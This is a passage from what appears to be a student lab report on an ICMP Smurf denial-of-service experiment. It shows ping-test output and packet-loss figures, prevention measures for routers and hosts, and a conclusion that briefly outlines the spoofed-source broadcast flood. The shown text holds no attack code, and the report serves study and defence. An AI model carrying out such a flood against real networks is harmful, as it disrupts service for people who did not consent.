64 bytes from 192.168.0.133: icmp_seq=6 ttl=64 time=0.129 ms
64 bytes from 192.168.0.133: icmp_seq=7 ttl=64 time=0.124 ms
64 bytes from 192.168.0.133: icmp_seq=8 ttl=64 time=10.5 ms
64 bytes from 192.168.0.133: icmp_seq=9 ttl=64 time=0.251 ms
```

Figure 21: First ping test

- for the second test of sending ping request, 58 request packets were sent and got 55 reply packets with the total loss of 5%. For the test, total time took 58133 ms.


Activities
Terminal
16:07
jisha@jisha-HP-Pavilion-Notebook: ~
File Edit View Search Terminal Help

```
64 bytes from 192.168.0.133: icmp_seq=24 ttl=64 time=0.118 ms
64 bytes from 192.168.0.133: icmp_seq=25 ttl=64 time=0.905 ms
64 bytes from 192.168.0.133: icmp_seq=26 ttl=64 time=0.585 ms
64 bytes from 192.168.0.133: icmp_seq=27 ttl=64 time=1.60 ms
64 bytes from 192.168.0.133: icmp_seq=28 ttl=64 time=1.48 ms
64 bytes from 192.168.0.133: icmp_seq=29 ttl=64 time=0.989 ms
64 bytes from 192.168.0.133: icmp_seq=30 ttl=64 time=54.0 ms
64 bytes from 192.168.0.133: icmp_seq=31 ttl=64 time=0.069 ms
64 bytes from 192.168.0.133: icmp_seq=32 ttl=64 time=0.148 ms
64 bytes from 192.168.0.133: icmp_seq=33 ttl=64 time=0.483 ms
64 bytes from 192.168.0.133: icmp_seq=34 ttl=64 time=0.269 ms
64 bytes from 192.168.0.133: icmp_seq=35 ttl=64 time=0.169 ms
64 bytes from 192.168.0.133: icmp_seq=36 ttl=64 time=0.140 ms
64 bytes from 192.168.0.133: icmp_seq=37 ttl=64 time=0.103 ms
64 bytes from 192.168.0.133: icmp_seq=38 ttl=64 time=0.145 ms
64 bytes from 192.168.0.133: icmp_seq=39 ttl=64 time=0.134 ms
64 bytes from 192.168.0.133: icmp_seq=40 ttl=64 time=0.197 ms
64 bytes from 192.168.0.133: icmp_seq=41 ttl=64 time=0.097 ms
64 bytes from 192.168.0.133: icmp_seq=42 ttl=64 time=0.120 ms
64 bytes from 192.168.0.133: icmp_seq=43 ttl=64 time=0.088 ms
64 bytes from 192.168.0.133: icmp_seq=44 ttl=64 time=0.128 ms
64 bytes from 192.168.0.133: icmp_seq=45 ttl=64 time=0.126 ms
64 bytes from 192.168.0.133: icmp_seq=46 ttl=64 time=3.91 ms
64 bytes from 192.168.0.133: icmp_seq=48 ttl=64 time=69.1 ms
64 bytes from 192.168.0.133: icmp_seq=50 ttl=64 time=0.170 ms
64 bytes from 192.168.0.133: icmp_seq=51 ttl=64 time=0.192 ms
64 bytes from 192.168.0.133: icmp_seq=52 ttl=64 time=0.162 ms
64 bytes from 192.168.0.133: icmp_seq=53 ttl=64 time=0.194 ms
64 bytes from 192.168.0.133: icmp_seq=54 ttl=64 time=0.120 ms
64 bytes from 192.168.0.133: icmp_seq=55 ttl=64 time=0.168 ms
64 bytes from 192.168.0.133: icmp_seq=56 ttl=64 time=0.118 ms
64 bytes from 192.168.0.133: icmp_seq=57 ttl=64 time=0.146 ms
64 bytes from 192.168.0.133: icmp_seq=58 ttl=64 time=0.150 ms
^C
--- 192.168.0.133 ping statistics ---
58 packets transmitted, 55 received, 5% packet loss, time 58133ms
rtt min/avg/max/mdev = 0.069/2.901/69.152/11.627 ms
(base) jisha@jisha-HP-Pavilion-Notebook:~$ 
```

Figure 22: Second ping test

11 Prevention of ICMP Smurf Attack

According to Wikipedia, the prevention of Smurf attacks is two-folds:

- Configure individual hosts and routers not to respond to ping requests or broadcasts.
- Configure routers not to forward packets directed to broadcast addresses. Until 1999, standards required routers to forward such packets by default, but in that year, the standard was changed to require the default to be not to forward.

In addition to these two simple solutions, Craig A. Huegen's article(1) on prevention of Smurf attack is highly revered.
Also during the course of the experiment, it was found that broadcasted ICMP Echo request is discarded by default in all the Windows(7, 10), Linux(Ubuntu 16.04, Ubuntu 18.04, SeedUbuntu) and Cisco machines. The feature to reply to such broadcasts can be enabled in Linux machines but however Microsoft doesn't allow enabling this feature on their operating systems. This can be seen as a security benefit because this keeps the Windows machines from participating in a Smurf Attack by sending ICMP Echo responses; however it still doesn't keep them or any network that allows inbound ICMP packets safe from being attacked.

12 Conclusion

The test for the ICMP Smurf Attack can be considered successful in a sense that after sending a lot of ICMP request with the source id address of the target PC IP address, the target PC denied the ping request service (in the ping test) from a normal PC. We can also see from the target device's wireshark the huge amount of ICMP request and reply packets going to and from the target PC. Though the rate of service (ping request) denial is small, with proper size of network (as in the real world) the rate of service denial for this attack will be big. The advantages of modern devices that all most all the devices are configured to ignore broadcast to prevent from happening this kind of attack.

References

[1] THE LATEST IN DENIAL OF SERVICE ATTACKS: "SMURFING" DESCRIPTION AND INFORMATION TO MINIMIZE EFFECTS by Craig A. Huegen